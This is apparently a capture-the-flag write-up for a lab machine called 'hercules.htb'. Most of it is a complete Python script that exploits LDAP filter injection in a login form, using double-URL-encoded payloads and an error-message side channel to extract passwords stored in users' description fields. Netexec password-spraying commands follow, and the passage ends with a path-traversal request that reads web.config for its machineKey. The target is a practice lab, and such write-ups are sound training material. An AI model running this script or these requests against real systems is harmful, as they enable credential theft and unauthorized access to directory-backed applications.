
LDAP-Filter-Injection
https://brightsec.com/blog/ldap-injection/



We want to read the description field of a user object by exploiting an LDAP injection via the login form and reconstructing the field character by character (prefix-based).
Fail
Success
How this works technically?
The login checks server-side against an LDAP/AD backend. By inserting *)(description=<prefix>*) into the username field, we create a compound LDAP filter that also queries the description attribute.The server differentiates between the cases based on the error message: "Login attempt failed" means "filter returned a match (username exists or description matches)," "Invalid username" means "no match." This results in a true/false side channel.Due to IIS/ASP.NET filtering and decoding steps, the payload must be double-URL-encoded (% → %25) so that it is correctly decoded and interpreted on the backend.We suspect that the description field contains a password or other sensitive credentials of the account — so we automate the query to reconstruct the field character by character.
Bruteforce Username Description (LDAP-Filter-Injection)
We start the script
python3 brute.py
brute.py
#!/usr/bin/env python3
import requests
import string
import urllib3
import re
import time

# Disable SSL warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Configuration
BASE = "https://hercules.htb"
LOGIN_PATH = "/Login"
LOGIN_PAGE = "/login"
TARGET_URL = BASE + LOGIN_PATH
VERIFY_TLS = False

# Success indicator (valid user, wrong password)
SUCCESS_INDICATOR = "Login attempt failed"

# Token regex
TOKEN_RE = re.compile(r'name="__RequestVerificationToken"\s+type="hidden"\s+value="([^"]+)"', re.IGNORECASE)

# All enumerated users (replaced as requested)
KNOWN_USERS = [
    "adriana.i",
    "angelo.o",
    "ashley.b",
    "bob.w",
    "camilla.b",
    "clarissa.c",
    "elijah.m",
    "fiona.c",
    "harris.d",
    "heather.s",
    "jacob.b",
    "jennifer.a",
    "jessica.e",
    "joel.c",
    "johanna.f",
    "johnathan.j",
    "ken.w",
    "mark.s",
    "mikayla.a",
    "natalie.a",
    "nate.h",
    "patrick.s",
    "ramona.l",
    "ray.n",
    "rene.s",
    "shae.j",
    "stephanie.w",
    "stephen.m",
    "tanya.r",
    "tish.c",
    "vincent.g",
    "will.s",
    "zeke.s",
    "auditor"
]

def get_token_and_cookie(session):
    """Get fresh CSRF token and cookies"""
    response = session.get(BASE + LOGIN_PAGE, verify=VERIFY_TLS)

    token = None
    match = TOKEN_RE.search(response.text)
    if match:
        token = match.group(1)

    return token

def test_ldap_injection(username, description_prefix=""):
    """Test if description starts with given prefix using LDAP injection"""
    session = requests.Session()

    # Get fresh token
    token = get_token_and_cookie(session)
    if not token:
        return False

    # Build LDAP injection payload
    if description_prefix:
        # Escape special characters
        escaped_desc = description_prefix
        if '*' in escaped_desc:
            escaped_desc = escaped_desc.replace('*', '\\2a')
        if '(' in escaped_desc:
            escaped_desc = escaped_desc.replace('(', '\\28')
        if ')' in escaped_desc:
            escaped_desc = escaped_desc.replace(')', '\\29')

        payload = f"{username}*)(description={escaped_desc}*"
    else:
        # Check if user has description field
        payload = f"{username}*)(description=*"

    # Double URL encode
    encoded_payload = ''.join(f'%{byte:02X}' for byte in payload.encode('utf-8'))

    data = {
        "Username": encoded_payload,
        "Password": "test",
        "RememberMe": "false",
        "__RequestVerificationToken": token
    }

    try:
        response = session.post(TARGET_URL, data=data, verify=VERIFY_TLS, timeout=5)
        return SUCCESS_INDICATOR in response.text
    except Exception as e:
        return False

def enumerate_description(username):
    """Enumerate description/password field character by character"""
    # Character set - most common password chars first for optimization
    charset = (
        string.ascii_lowercase +
        string.digits +
        string.ascii_uppercase +
        "!@#$_*-." +  # Common special chars
        "%^&()=+[]{}|;:',<>?/`~\" \\"  # Less common
    )

    print(f"\n[*] Checking user: {username}")

    # First check if user has description
    if not test_ldap_injection(username):
        print(f"[-] User {username} has no description field")
        return None

    print(f"[+] User {username} has a description field, enumerating...")

    description = ""
    max_length = 50
    no_char_count = 0

    for position in range(max_length):
        found = False

        for char in charset:
            test_desc = description + char

            if test_ldap_injection(username, test_desc):
                description += char
                print(f"    Position {position}: '{char}' -> Current: {description}")
                found = True
                no_char_count = 0
                break

            # Small delay to avoid rate limiting
            time.sleep(0.01)

        if not found:
            no_char_count += 1
            if no_char_count >= 2:  # Stop after 2 positions with no chars
                break

    if description:
        print(f"[+] Complete: {username} => {description}")
        return description

    return None

def main():
    print("="*60)
    print("Hercules LDAP Description/Password Enumeration")
    print(f"Testing {len(KNOWN_USERS)} users")
    print("="*60)

    found_passwords = {}

    # Priority users to test first
    priority_users = ["web_admin", "auditor", "Administrator", "natalie.a", "ken.w"]
    other_users = [u for u in KNOWN_USERS if u not in priority_users]

    # Test priority users first
    for user in priority_users + other_users:
        password = enumerate_description(user)

        if password:
            found_passwords[user] = password

            # Save results immediately
            with open("hercules_passwords.txt", "a") as f:
                f.write(f"{user}:{password}\n")

            print(f"\n[+] FOUND: {user}:{password}\n")

    print("\n" + "="*60)
    print("ENUMERATION COMPLETE")
    print("="*60)

    if found_passwords:
        print(f"\nFound {len(found_passwords)} passwords:")
        for user, pwd in found_passwords.items():
            print(f"  {user}: {pwd}")
    else:
        print("\nNo passwords found")

if __name__ == "__main__":
    main()
The entry in the Description Field is change*th1s_p@ssw()rd!!

Next Steps

We try the Password
nxc ldap 10.10.11.91 -u johnathan.j -p 'change*th1s_p@ssw()rd!!' -k

A Login with User johnathan.j is not possible
We synchronize system time with NTP server 10.10.11.91
ntpdate 10.10.11.91
We enumerate LDAP users via Kerberos using a password list

nxc ldap 10.10.11.91 -u 'users.txt' -p 'change*th1s_p@ssw()rd!!' --continue-on-success -k
The PW change*th1s_p@ssw()rd!! work on ken.w
We login as ken.w in the Login Panel https://hercules.htb/login

We on a Dashboard now

We can see 3 messages

Mail Site Maintenance
The message references the account web_admin and notes that the website is linked to the organization’s domain. It also instructs anyone who can’t remember their password to contact Natalie in the support team — which looks like a subtle clue pointing to our next target.

Mail IMPORTANT!!!
An admin alert states the system has been compromised and urges everyone to reset their passwords right away. It also notes a particular path is unavailable and should not be used — which could be an intentional hint toward our next target.

Mail From the Boss.
The last email isn’t important — it only contains a download link.
Get web.config via LFI (machineKey)

We go to https://hercules.htb/Home/Downloads
Chose one Download and catch the Request with burbsuite
LFI Possible !!!

Change the Parameter to
GET /Home/Download?fileName=../../web.config HTTP/2
We got the entry of web.config
